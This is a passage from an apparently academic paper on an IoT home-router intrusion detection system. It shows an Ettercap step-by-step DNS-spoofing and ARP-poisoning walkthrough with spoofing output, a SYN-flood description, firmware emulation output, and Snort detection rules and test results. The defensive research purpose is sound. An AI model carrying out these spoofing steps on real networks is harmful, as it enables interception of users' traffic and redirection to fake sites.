	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet
	finger	1.6	Fingerprint a remote host

```
GROUP 1 : 10.0.2.15 08:00:27:70:92:1D

GROUP 2 : 10.0.2.1 52:54:00:12:35:00
Activating dns_spoof plugin...
dns_spoof: A [microsoft.com] spoofed to [10.0.2.7]
```

4.5.5 DNS_Spoofing

It represents the Domain_Name_Server, the primary use to translate the domain name to IP_Address and memorise the IP_Address (192.168..). Regardless of whether a little piece of the DNS is inaccessible for a brief time frame, it can cause immense problems. UDP is a somewhat weaker protocol than TCP since it does not use three-way handshaking. In this manner, it cannot decide with confidence whether a packet has originated from a similar source regarding which it indicates (Varshney et al., 2016). We have shown DNS_Spoofing attack steps in Listing 12.

Listing 12 DNS-spoofing attack steps (see online version for colours)

```
1.Install "Ettercap" tool using the below
  command:
  a.sudo apt install Ettercap-common
2.Open the configuration file using the
  below command:
  a.sudo nano etc/ettercap/etter.conf
3.Configure the file according to the
  environment.
4.Start Ettercap:
  a.Ettercap -G
  b.Sniff -> Unified/Bridged Sniffing ->
    (Select the interface connected to the
    internet) -> OK
  c.Hosts -> Scan for hosts
5.Select the victim thing as TARGET1 and
   AP as TARGET2.
6.Go to: MITM -> ARP_Poisoning ->
  "Sniff Remote Connections" -> ok
7.Go to: Plugins -> Transact the plugins ->
  DNS_Spoofing
8.Start the Apache server on your thing by
  typing the following command:
  a.Change the content of index.html file of
     apache server according to your needs
  b.service apache2 start
9.The DNS_Spoofing Attack will be activated.
10.If any problem repeats the steps (4 to 7).
```

Figure 14 exhibits a DNS_Spoofing attack and exploits the ‘Ettercap’ network security tool. The coloured rectangle demonstrates the prosperous attack on the target devices (activating DNS_Spoofing Plugin).

4.6 Detection and mitigation of level-2 attacks

4.6.1 DNS_Spoofing detection

To mitigate (fix) DNS_Spoofing attack, It can be detected by us in the Snort syntax rules in IDS:

- Using the encrypted ‘Data_Transfer_Protocols’ and ‘End_to_End_Encryption’ via Transport_Layer_Security/Secure_Sockets_Layer.
- Manage ‘Domain_Name_System_Security_Extensions’; it utilises digitally endorsed DNS host records (A/AAAA record) to assist mapping and manage data-authenticity.
- Snort command: ‘Snort -q -A consol -i eth0 -c/etc/Snort/Snort.conf’.

4.6.2 DoS/DDoS detection

In order to detect continuous packet inflow in DoS/DDoS attacks, a rule statement for alerting must be added to Snort’s rule-set. The rule format used in the experiment is as follows. Action in the header part generates an alert as an alert and uses the source IP of 172.22.22.12/24, so 20 excessive pings per ten seconds to the Ubuntu server at 172.26.26.16 from any port in the external network rather than the internal network. Model generates a rule to detect an attack that blows and shows a DOS form. The Snort rule as follows (see online version for colours):

```
alert ip !172.22.22.12/24 any -> 172.26.26.16 any
(msg: "Ping of Death"; theshold: type both, track
by_src, count 20, seconds 10; sid: 10000035)
```

As a result of retrying the ping of death attack to test whether the IDS normally detects a malicious pattern, a warning was shown that Snort was detected normally, and the DROP command is normally sent to IP_tables by executing the Python module. It was confirmed that this was added.

4.7 Level-3 critical (severe risk of attacks)

4.7.1 Malware-based DoS attacks

The target systems are running on MAC OS in the malware-based DoS attacks. That malware repeatedly opens draft e-mails. Instances of opening iTunes were reported in some cases. So the effects exhaust system’s memory causes the system to crash (Christodorescu et al., 2005). We can also detect malware-based DoS attack.

4.7.2 RPL attacks

In the RPL attacks, we can create categories in the three parts: resources, topology, and traffic. The resource-based attacks are direct or indirect attacks like SYN flooding (an attempt to consume enough server resources), hello flooding (degrading of sensor energy), DNS flooding (targets one or more DNS), HTTP flooding (overwhelm a targeted server), UDP flooding (a large number of UDP packets sent), etc. Routing_Protocol for low power and lossy network (RPL) is a lightweight protocol designed for LLN (low power lossy networks).

SYN flooding: the attack requires having a client frequently send SYN_Packets to every port on a server, using fraudulent IP_Addresses. The normal scenario in three-way TCP/IP handshake:

1 USER – SYN_Packet -> Transmitting HOST

2 HOST – SYN-ACK_Packet -> USER

3 USER – ACK_Packet -> HOST.

In SYN flooding:

1 MALICIOUS ACTOR – Spoofed SYN_Packet -> TARGET

2 TARGET – SYN-ACK_Packet -> SPOOF

3 No reply


4 The connection gets timeout.

Malicious actors send the huge number of SYN_Packets to the target system at a rate faster than the queued connections get timed out.

4.7.3 Firmware vulnerabilities

For the IoT gadgets to work appropriately, they come accompanied by firmware. The available firmware on these devices does not have a robust security mechanism. Besides, they do not consistently update the devices, making their vulnerabilities progressively open as time advances. Some Linux-based automated emulating tools for firmware like 'Firmadyne' and 'Binwalk' exist. Figure 15 exhibits an example of the reverse-engineering router firmware using 'Firmadyne' emulating software. They have been created to determine the vulnerabilities present in this firmware using reverse engineering. The absence of a secure channel for updation is recognised as a significant security threat by OWASP IoT project (Xie et al., 2017). Malicious actors can also use this emulating software to seize the opportunity later.

Figure 15 Reverse-engineering router firmware by using 'Firmadyne' software



```
[+] Identifying architecture
[+] Architecture : mipseb
[+] Storing filesystem in database
[+] Building QEMU disk image
[+] Setting up the network connection, please standby
[+] Network interfaces : [('brtrunk', '192.168.0.100')]
[+] Running the firmware finally
[+] command line : sudo /home/oit/tools/firmware-analysis-toolkit/firmadyne/scratch/1/r
un.sh
[*] Press ENTER to run the firmware...
```

4.8 Detection and mitigation of level-3 attacks

4.8.1 Malware-based DoS detection

This attack comes under the MALWARE-BACKDOOR category, as a result of Snort's malware detection, suspicious traffic has been detected other than command-driven communication, such as data exfiltration from infected machines.

```
alert tcp any 1146 -> any 80 (msg:
"Trojan_RssFeeder"
content: "Professional3&macaddr
=00:0C:29:71:24:89&
owner=two13&version=1.2.0&t=4841";
offset: 152; depth: 71)
```

4.8.2 SYN flooding detection

SERfSH, to filter traffic undergo our network interfaces. It protects from the SYN flooding attack with TCP intercept. The Snort rule for SYN flooding as follows:

```
alert tcp any any -> IP_Address Port (sid:
1000008; msg: "TCP_SYN_Flooding_flags: S";
threshold: type both, track by_dst,
count 100, seconds 1)
```

5 Test results

Table 3 shows that the test results for detection and mitigation of 15 attacks. In this paper, a method for generating SCRs using a sequential pattern algorithm is proposed. A more accurate rule could be created by not only extracting the common string (content) observed from the input traffic, but also adding location information and header information of the corresponding content. The validity of the proposed method was verified by applying it to 15 attacks. Annotation [✓] [✓] indicates that the particular attack is detected and mitigated successfully, [✗] [✗] indicates that the particular attack is not detected and mitigated, and [✓] [✗] indicates that the particular attack is detected but not mitigated. The attack number 8 and 12 (MAC_Spoofing and DNS_Spoofing) are detected but not mitigated. We need to look at further highly flexible Snort (IDS/IPS) syntax rules for detection and mitigation. The attack number 15 (firmware vulnerability) is one of the attack it cannot detect and mitigate. The automatically generated Snort rules is used in SERfSH as an IDS and alerts are logged to a database from where they are read and router access control list (ACL) rules are generated based on Snort intrusion alerts and then these ACL rules are configured on the router to block the potential intrusions. We performed 15 types of attacks in the testbed simulations. The proposed SERfSH is capable to detect 14 attacks and mitigate 12 attacks with the help of Snort rules. During the attacks if some alert generated its mean the attack is detected by the proposed router. Table 4 shows the comparisons of state-of-the-art IDSs with proposed SERfSH.

Table 3 Test results: detection and mitigation (fix) of 15 attacks

S. no.	*Threat level*	*IoT-based attack name*	*Detection*	*Mitigation*
1	Level	NMAP scanning attack	✓	✓
2	0	Deauthentication attack	✓	✓
3		Fake authentication attack	✓	✓
4	Level	Wi-Fi cracking attack	✓	✓
5	1	ARP poisoning attack	✓	✓
6		Sybil attack	✓	✓
7		Broken authentication attack	✓	✓
8	Level	MAC spoofing attack	✓	✗
9	2	Sink hole attacks	✓	✓
10		DoS attacks	✓	✓
11		Distributed DoS attack	✓	✓
12		DNS spoofing attack	✓	✗
13	Level	Malware-based DoS	✓	✓
14	3	RPL attacks	✓	✓
15		Firmware vulnerability attack	✗	✗

Table 4 Proposed SERfSH IDS compare with existing state-of-the-art IDSs

Intrusion detection system (IDS)	*Synchrophasor specific IDS (Khan et al., 2017)*	*Smart grid IDS (Kang and Sezer, 2016)*	*SDN-based IDS (Nam and Kim, 2018)*	*Proposed SERfSH*
IDS tool	Snort/suricata	Suricata suricata	Snort	
Rule generation	Manual	Manual	Manual	Automatically
Detect no. of attacks	MITM	DoS	Abnormal traffic detection	14/15 attacks
Mitigate no. of attacks	Abnormal traffic	Stateful analysis	Not define	12/15 attacks
Network traffic	Real-time	Simulated	Simulated	Monitoring real-time-based
Warning notification	Yes	No	No	Yes
Security information and event management	No	No	No	Yes
Alarm filtering techniques	No	State inspection	Open flow	Sensors-based
Machine learning model	No	No	No	Yes (convert the pcap file to csv)
Type	Host-based IDS (HIDS)	Protocol-based IDS (PIDS)	Host-based IDS (HIDS)	Network-based IDS (NIDS)
Scalability	No	Simulated	Yes	Yes
Flexibility and usability	No	No	No	IoT networks, small organisation

6 Conclusions and future work

SERfSH is an advanced edge router for securing IoT gadgets at home. This experimental setup has been tested for the following 15 attacks: deauthentication, fake-authentication, sybil attacks, broken-authentication, MAC spoofing, sink hole attacks, DoS, distributed-DoS, port-scanning, Wi-Fi-cracking, ARP-poisoning, DNS-spoofing, malware-based DoS, RPL attacks (flooding), and firmware vulnerability. We have detected all attacks except the firmware vulnerability and did not mitigate two attacks, i.e., DNS spoofing and firmware vulnerability. SERfSH is a scalable and cost-effective solution for small/home networks. As a future study, we collected background traffic during the testing. We are planning to perform some unsupervised machine learning algorithm to develop a robust IDS.

References

A2:2017-Broken Authentication (2017) [online] https://www.owasp.org/index.php/Top_10-2017_A2-Broken_Authentication.

Abad, C.L. and Bonilla, R.I. (2007) 'An analysis on the schemes for detecting and preventing arp cache poisoning attacks', in *27th International Conference on Distributed Computing Systems Workshops (ICDCSW'07)*, IEEE, pp.60–60.

Aljumah, A. (2017) 'Detection of distributed denial of service attacks using artificial neural networks', *International Journal of Advanced Computer Science and Applications*, Vol. 8, No. 8.

Asadian, H. and Javadi, H.H.S. (2018) 'Identification of sybil attacks on social networks using a framework based on user interactions', *Security and Privacy*, Vol. 1, No. 2, p.e19.

Bace, R.G., Mell, P. et al. (2001) *Intrusion Detection Systems* [online] http://purl.access.gpo.gov/GPO/LPS72073.

Caswell, B. and Beale, J. (2004) *Snort 2.1 Intrusion Detection*, Elsevier, Syngress, ISBN: 9780080549279.

Christodorescu, M., Jha, S., Seshia, S.A., Song, D. and Bryant, R.E. (2005) 'Semantics-aware malware detection', in *2005 IEEE Symposium on Security and Privacy (S&P'05)*, IEEE, pp.32–46.

Danda, J.M.R. and Hota, C. (2016) 'Attack identification framework for IoT devices', in *Information Systems Design and Intelligent Applications*, pp.505–513, Springer, New Delhi.

De Vivo, M., Carrasco, E., Isern, G. and de Vivo, G.O. (1999) 'A review of port scanning techniques', *ACM SIGCOMM Computer Communication Review*, Vol. 29, No. 2, pp.41–48.

Farooq, M.U., Waseem, M., Khairi, A. and Mazhar, S. (2015) 'A critical analysis on the security concerns of internet of things (IoT)', *International Journal of Computer Applications*, Vol. 111, No. 7, pp.1–7.

Haller, S., Karnouskos, S. and Schroth, C. (2008) 'The internet of things in an enterprise context', in *Future Internet Symposium*, pp.14–28, Springer, Berlin, Heidelberg.

Jamal, T., Alam, M. and Umair, M.M. (2017) 'Detection and prevention against RTS attacks in wireless LANs', in *2017 International Conference on Communication, Computing and Digital Systems (C-CODE)*, IEEE, pp.152–156.

Jesús, R-L.J., Cristhian, P-V.O., René, R-G.M. and Heberto, F-M. (2019) 'How to improve the IoT security implementing IDS/IPS tool using Raspberry Pi 3B', *Editorial Preface From the Desk of Managing Editor ...*, Vol. 10, No. 9.

Kang, K. and Sezer, S. (2016) 'Towards a stateful analysis framework for smart grid network intrusion detection', in *4th International Symposium for ICS & SCADA Cyber Security Research*, Vol. 4, pp.124–131.

Khan, R., Albalushi, A., McLaughlin, K., Laverty, D. and Sezer, S. (2017) 'Model based intrusion detection system for synchrophasor applications in smart grid', in *2017 IEEE Power & Energy Society General Meeting*, IEEE, pp.1–5.

Kolias, C., Kambourakis, G., Stavrou, A. and Voas, J. (2017) 'DDoS in the IoT: Mirai and other BotNets', *Computer*, Vol. 50, No. 7, pp.80–84.

Krishna, G.S., Kiran, T.S.R. and Srisaila, A. (2021) 'Testing performance of Raspberry Pi as IDS using Snort', *Materials Today: Proceedings*.

Lamping, U. and Warnicke, E. (2004) 'Wireshark user's guide', *Interface*, Vol. 4, No. 6, p.1.

Mirkovic, J. and Reiher, P. (2004) 'A taxonomy of DDoS attack and DDoS defense mechanisms', *ACM SIGCOMM Computer Communication Review*, Vol. 34, No. 2, pp.39–53.

Nam, K. and Kim, K. (2018) 'A study on sdn security enhancement using open source IDS/IPS suricata', in *2018 International Conference on Information and Communication Technology Convergence (ICTC)*, IEEE, pp.1124–1126.

Noubir, G. and Lin, G. (2003) 'Low-power DoS attacks in data wireless LANs and countermeasures', *ACM SIGMOBILE Mobile Computing and Communications Review*, Vol. 7, No. 3, pp.29–30.

Rebecchi, F., Boite, J., Nardin, P-A., Bouet, M. and Conan, V. (2019) 'DDoS protection with stateful software-defined networking', *International Journal of Network Management*, Vol. 29, No. 1, p.e2042.

Rodas, O. and To, M.A. (2015) 'A study on network security monitoring for the hybrid classification-based intrusion prevention systems', *International Journal of Space-Based and Situated Computing*, Vol. 5, No. 2, pp.115–125.

Roesch, M. et al. (1999) 'Snort: lightweight intrusion detection for networks', in *Lisa*, Vol. 99, pp.229–238.

Sagala, A. (2015) 'Automatic Snort IDS rule generation based on honeypot log', in *2015 7th International Conference on Information Technology and Electrical Engineering (ICITEE)*, IEEE, pp.576–580.

Sarkar, S., Wankar, R., Srirama, S.N. and Suryadevara, N.K. (2019) 'Serverless management of sensing systems for fog computing framework', *IEEE Sensors Journal*, Vol. 20, No. 3, pp.1564–1572.

Simadiputra, V. and Surantha, N. (2021) 'Rasefiberry: secure and efficient Raspberry Pi based gateway for smarthome IoT architecture', *Bulletin of Electrical Engineering and Informatics*, Vol. 10, No. 2, pp.1035–1045.

Singh, B. (2017) 'Design of an intrusion detection system to detect the black hole attack using less energy consumption in WSN', *An International Journal of Engineering Sciences, Vol. 9, No. 26, pp.93–102, Vidya Publications.*

Stiawan, D., Idris, M., Malik, R.F., Nurmaini, S., Alsharif, N., Budiarto, R. et al. (2019) 'Investigating brute force attack patterns in IoT network', Journal of Electrical and Computer Engineering*, Vol. 2019.*

TCPDUMP & LIBPCAP (1988) [online] https://www.tcpdump.org/.

Varshney, G., Misra, M. and Atrey, P.K. (2016) 'A survey and classification of web phishing detection schemes', Security and Communication Networks*, Vol. 9, No. 18, pp.6266–6284.*

Waliullah, M., Moniruzzaman, A., Rahman, M.S. et al. (2015) 'An experimental study analysis of security attacks at IEEE 802.11 wireless local area network', International Journal of Future Generation Communication and Networking*, Vol. 8, No. 1, pp.9–18.*

Wireshark (1998) [online] https://www.wireshark.org/docs/wsug_html/.

Wuu, L-C., Hung, C-H. and Chen, S-F. (2007) 'Building intrusion pattern miner for Snort network intrusion detection system', Journal of Systems and Software*, Vol. 80, No. 10, pp.1699–1715.*

Xie, W., Jiang, Y., Tang, Y., Ding, N. and Gao, Y. (2017) 'Vulnerability detection in IoT firmware: a survey', in 2017 IEEE 23rd International Conference on Parallel and Distributed Systems (ICPADS)*, IEEE, pp.769–772.*

Xu, H., Sgandurra, D., Mayes, K., Li, P. and Wang, R. (2017) 'Analysing the resilience of the internet of things against physical and proximity attacks', in International Conference on Security, Privacy and Anonymity in Computation, Communication and Storage*, Springer, pp.291–301.*

Yu, J., Kim, E., Kim, H. and Huh, J. (2016) 'A framework for detecting MAC and IP spoofing attacks with network characteristics', in 2016 International Conference on Software Security and Assurance (ICSSA)*, IEEE, pp.49–53.*

Zhang, H., Cheng, P., Shi, L. and Chen, J. (2015) 'Optimal DoS attack scheduling in wireless networked control system', IEEE Transactions on Control Systems Technology*, Vol. 24, No. 3, pp.843–852.*